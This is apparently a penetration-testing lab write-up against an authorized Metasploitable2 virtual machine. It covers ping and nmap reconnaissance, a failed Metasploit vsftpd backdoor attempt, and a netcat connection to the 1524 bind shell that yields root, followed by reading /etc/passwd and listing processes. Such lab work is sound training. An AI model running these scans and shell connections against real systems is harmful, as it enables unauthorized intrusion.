**Target:** Metasploitable2 — 192.168.1.3

**Attacker:** Kali Linux — 192.168.1.5

**Phases:** Recon → Scanning → Exploitation → Post-Exploitation → Reporting **Scope:** Lab (authorized Metasploitable VM only).

**1. Reconnaissance (RECON) —**

# Theory

Recon = collect basic connectivity and network information to build an inventory and map the attack surface. This is low-impact, safe information gathering.

**Commands (on Kali)** TARGET=192.168.1.3


ping -c 3 $TARGET sudo netdiscover -r 192.168.1.0/24 sudo arp-scan --localnet ip a # to view Kali IPs (used 192.168.1.5)

# Observed

* ping response: target alive (0% packet loss, low latency).
* ip a on Kali: host-only interface eth0 shows 192.168.1.5 (this is LHOST for reverse shells).
* netdiscover / arp-scan confirmed hosts on the 192.168.1.0/24 host-only network.

# Evidence to include in report (screenshots)

• screenshots/01\_recon





**2. Scanning — ports, services, versions (completed)**

# Theory

Scanning discovers open ports and service versions to identify vulnerable software and plan exploitation. Start non-intrusively then escalate scans if needed. **Commands run (on Kali)** sudo nmap -sS -sV 192.168.1.3 sudo nmap --top-ports 100 -Pn -sV 192.168.1.3 sudo nmap -p- -Pn 192.168.1.3 # optional, full port sweep sudo nmap --script vuln 192.168.1.3 # non-intrusive NSE checks curl -I http://192.168.1.3 # HTTP headers if web present

# ScreenShots





**3. Exploitation — (completed)**

# Theory

Exploitation means using a known vulnerability to gain code execution or shell access on the target. Only performed in authorized lab.

# Methods attempted

1. **vsftpd 2.3.4 backdoor (Metasploit)** — attempted via msfconsole using exploit/unix/ftp/vsftpd\_234\_backdoor.

o msf printed banner from FTP but **no session** was created in repeated tries. This is normal with some targets/payloads or timing/compatibility differences.

1. **Bind shell on TCP 1524** — direct connect (success). Metasploitable ships with a listening bind shell on port 1524 (xinetd-managed). This is a textbook easy win on this lab.

**Exact commands (on Kali)** # msf attempt (for record) sudo msfconsole search vsftpd use exploit/unix/ftp/vsftpd\_234\_backdoor set RHOST 192.168.1.3 set VERBOSE true exploit

# output: Exploit completed, but no session was created.

# Successful exploit (bind shell) nc -v 192.168.1.3 1524

# inside shell (on target)

whoami

id

uname -a


pwd


ls -la /

# Result

* nc connected to 192.168.1.3:1524 and dropped into a shell.
* whoami → root; id → uid=0(root) so full root access obtained.

# Evidence (screenshots)

* screenshots/
* 
* screenshots/



**4. Post-Exploitation — enumeration & impact (completed)**

# Theory

Post-exploitation = enumerate system to measure impact and gather evidence. Avoid destructive actions; collect read-only info. **Commands run (on target shell)** whoami

id

uname -a pwd


ls -la /


netstat -tulpn ps aux | head -n 20 cat /etc/passwd | tail -n 30

# Key observations

* You are **root** — full privilege; attacker can read/write all files and pivot to other hosts.
* netstat indicated many services listening (MySQL, Tomcat, UnrealIRCd, SMB, VNC, ftp, rpcbind).
* ps showed system processes and service daemons (e.g., unrealircd, mysqld, apache2).
* A root shell on this host constitutes **full compromise** and immediate remediation priority.

**Evidence (screenshots)** • screenshots/.







**5. Reporting — documentation & remediation (completed)**

# Theory (short)

Reporting packages findings with evidence, impact rating, and prioritized remediation steps for decision makers.

# Completed report items (what to include)

* Executive summary: short, high-level risk statement and key finding (root obtained).
* Scope & Rules of Engagement: date/time, target IP, authorized lab.
* Methodology: Recon → Scanning → Exploitation → Post-Exploitation → Reporting (tools used).
* Findings (each entry: title, description, evidence, impact, remediation). Example entries below.
* Screenshots embedded and referenced with filenames.